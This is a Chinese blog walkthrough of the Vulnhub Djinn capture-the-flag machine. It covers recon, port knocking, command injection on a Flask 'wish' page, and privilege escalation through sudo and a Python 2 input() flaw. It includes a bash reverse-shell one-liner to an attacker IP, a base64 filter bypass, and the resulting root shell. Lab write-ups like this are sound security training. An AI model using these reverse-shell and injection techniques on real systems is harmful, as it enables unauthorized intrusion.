Vulnhub-Djinn靶机-Writeup

原创

Vicl1fe 于 2019-12-03 10:21:07 发布 867 收藏
分类专栏： vulnhub 文章标签： vulnhub web 二进制 信息安全

个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流

靶机网址：

```
https://www.vulnhub.com/entry/djinn-1,397/
```

靶机知识点：

- **arp-scan**
- **nmap**
- **ftp**
- **nc**
- **dirsearch**
- **命令执行**
- **python2 input漏洞**

主机发现

靶机是ova格式的，可以用Vmware导入，也可以用virtualbox打开。
使用命令：扫描存活ip。

```
arp-scan 192.168.34.0/24
```

```
root@kali:~# arp-scan 192.168.34.0/24
```

根据虚拟机的mac地址可以找到对应的ip。
这里我靶机的ip是**192.168.34.152**


```
192.168.34.152  08:00:27:4a:1f:d1      Cadmus Computer Systems
```

信息收集与利用

端口发现


妥妥的第一步先看看开了啥端口。我使用的命令是

```
nmap -sV -p 0-65535 192.168.34.152
```




开了四个端口：21 22 1337 7331。

看见21端口就想到了不用密码也能登陆的匿名用户，试试



game.txt



game.txt写着1337端口有一个游戏

message.txt

message.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

@nitish81299 I am going on holidays for few days, please take care of all the work. And don't mess up anything.


creds.txt

*creds.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

nitu:81299

访问1337端口的游戏



这是什么玩意，运行1000次才能给我一个gift，自己写个脚本跑游戏，得到信息。

```
997
b"6, '/', 5)\n> "
998
b"2, '+', 8)\n> "
999
b'Here is your gift, I hope you know what to do with it:\n\n1356, 6784, 3409\n'
b'\n'
b''
[Finished in 43.7s]
```

这个gift...有点特别。第一眼就知道是敲门(端口敲门服务，knockd)

端口敲门服务，即：knockd服务。该服务通过动态的添加iptables规则来隐藏系统开启的服务，使用自定义的一系列序列号来“敲门”，使系统开启需要访问的服务端口，才能对外访问。不使用时，再使用自定义的序列号来“关门”，将端口关闭，不对外监听。进一步提升了服务和系统的安全性。

---

kali安装knockd： `apt-get install knockd`
开始敲门:


```
knock 192.168.34.152 1356 6784 3409
```

```
root@kali:~# knock 192.168.34.152 1356 6784 3409
root@kali:~#
```

这里提一下。上面nmap扫出来的端口,ssh的状态应该是filter，只要连接就拒绝。为什么是open？因为我之前已经敲过门了。这个敲门就是把ssh敲开了。变成open状态
但是没有账号和密码，这里也就不了而了了。

目录发现

看见7331端口。是个python2.7搭的web服务。访问这个7331端口




看见这个页面就想爆破目录。

```
PS D:\Program Files\渗透\信息收集\目录扫描\dirsearch-master> python3 .\dirsearch.py -u http://192.168.34.152:7331 -e *

 dirsearch v0.3.8

Extensions: * | HTTP method: get | Threads: 10 | Wordlist size: 92852

Error Log: D:\Program Files\渗透\信息收集\目录扫描\dirsearch-master\logs\errors-19-11-28_15-36-10.log

Target: http://192.168.34.152:7331

[15:36:10] Starting:
[15:36:30] 200 -  385B  - /wish
[15:37:25] 200 -    2KB - /genie
```

看见目录有wish和genie

访问genie,无果



访问wish

看这意思好像是命令执行，输入id提交，跳转到genie页面，查看页面源码

```
    <img class="wing rightwing"
        src="https://www.blissfullemon.com/wp-content/uploads/2018/09/bat-wing.png">
  </div>
    <p> uid=33(www-data) gid=33(www-data) groups=33(www-data)
 </p>
  <img class="foregroundimg" src="https://www.blissfullemon.com/wp-content/uploads/2018/09/Haunt

</div>
<h1 class="errorcode">ERROR 403</h1>
<div class="errortext">This area is forbidden. Turn back now!</div>
<!-- <p> Template taken from freefrontend.com</p> -->
</body>
```

成功执行了命令。
我们想反弹一个shell
`bash -i >& /dev/tcp/192.168.34.80/6666 0>&1`。192.168.34.80是我kali的ip。
页面提示Wrong choice of words。

```
  </div>
    <p> Wrong choice of words </p>
  <img class="foregroundimg" src="https://www.blissfullemon.com/wp-content/uploads/
```

过滤了一些字符，就知道也没有那么简单。经测试，过滤了如下字符

```
D:\Studying\编程\Mypython\practice>python3 1.py http://192.168.34.152:7331/wish post cmd of
^

$
*
.
/
;
?

D:\Studying\编程\Mypython\practice>
```

绕过就ok。使用base64绕过然后再解出来传给bash。
base64加密网站https://www.base64encode.org/ 。这个网站不会先进行url编码
`echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjM0LjgwLzY2NjYgMD4mMQ== | base64 -d | bash`

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.34.80] from localhost [192.168.34.152] 38564
bash: cannot set terminal process group (624): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn:/opt/80$ wwhhiiaa^^^^

www-data@djinn:/opt/80$ wwhhooaammii

www-data
www-data@djinn:/opt/80$
```

成功给kali反弹了shell。

权限提升

ls发现当前目录下有个app.py
`cat app.py`

```
import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True
```

看见creds.txt。得到nitish的账号和密码

```
nitish:p4ssw0rdStr3r0n9
```

```
python -c "import pty;pty.spawn('/bin/bash')"
```

反弹一个tty。然后su nitish。
成功登陆。

```
sudo -l
```

发现可以以sam用户执行genie命令。

```
nitish@djinn:/opt/80$ sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:/opt/80$
```

```
man genie
```

查看命令genie的帮助手册，当genie -h是看不见-c选项的。

```
        Though genie can't gurantee you that your wish will be heard by God, he's a busy man you know;

    -p, --shell

        Well who doesn't love those. You can get shell. Ex: -p "/bin/sh"

    -e, --exec

        Execute command on someone else computer is just too damn fun, but this comes with some restrictio

    -cmd

        You know sometime all you new is a damn CMD, windows I love you.
```

`sudo -u sam genie -cmd abcd`

这里的abcd随便输入，不能输入bash，被过滤了，也有可能过滤了其他字符

```
nitish@djinn:~$ sudo -u sam genie -cmd abcd
my man!!
$ whoami
sam
$
```

成功得到了sam用户的权限。

继续`sudo -l`

```
$ sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
$
```

sam用户可以以root身份执行/root/lago命令

运行看看

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:
```

尝试了一下，无果。

又是信息收集的时候，在sam的家目录下找到了.pyc文件

```
$ cd /home/sam
$ ls -al
total 36
drwxr-x--- 4 sam  sam  4096 Nov 14 21:11 .
drwxr-xr-x 4 root root 4096 Nov 14 19:50 ..
-rw------- 1 root root  417 Nov 14 20:59 .bash_history
-rw-r--r-- 1 root root  220 Oct 20 23:33 .bash_logout
-rw-r--r-- 1 sam  sam  3771 Oct 20 23:33 .bashrc
drwx------ 2 sam  sam  4096 Nov 11 19:28 .cache
drwx------ 3 sam  sam  4096 Oct 20 23:36 .gnupg
-rw-r--r-- 1 sam  sam   807 Oct 20 23:33 .profile
-rw-r--r-- 1 sam  sam  1749 Nov  7 18:44 .pyc
-rw-r--r-- 1 sam  sam     0 Nov  7 20:20 .sudo_as_admin_successful
$
```

将文件下载到kali。

靶机运行：`python3 -m http.server 6666`

kali运行：`wget http://192.168.34.152/.pyc`

然后pyc反编译一下。记得把后缀改成pyc。我用的菜鸟 https://tool.lu/pyc/

审计了一下，知道使用python2写的。

```
from random import randint

def naughtyboi():
      print 'Working on it!! '


def guessit():
      num = randint(1, 101)
      print 'Choose a number between 1 to 100: '
      s = input('Enter your number: ')
      if s == num:
            system('/bin/sh')
      else:
            print 'Better Luck next time'


def readfiles():
      user = getuser()
      path = input('Enter the full of the file to read: ')
      print 'User %s is not allowed to read %s' % (user, path)


def options():
      print 'What do you want to do ?'
```

看见input函数这里参考我的另一篇博客

http://www.darkerbox.com/index.php/archives/201/

再次运行程序，传入num，使num和num相等。反弹root的shell。

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
22
Choose a number between 1 to 100:
Enter your number: num
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


这里要感谢一位大哥大了。

https://blog.csdn.net/weixin_44214107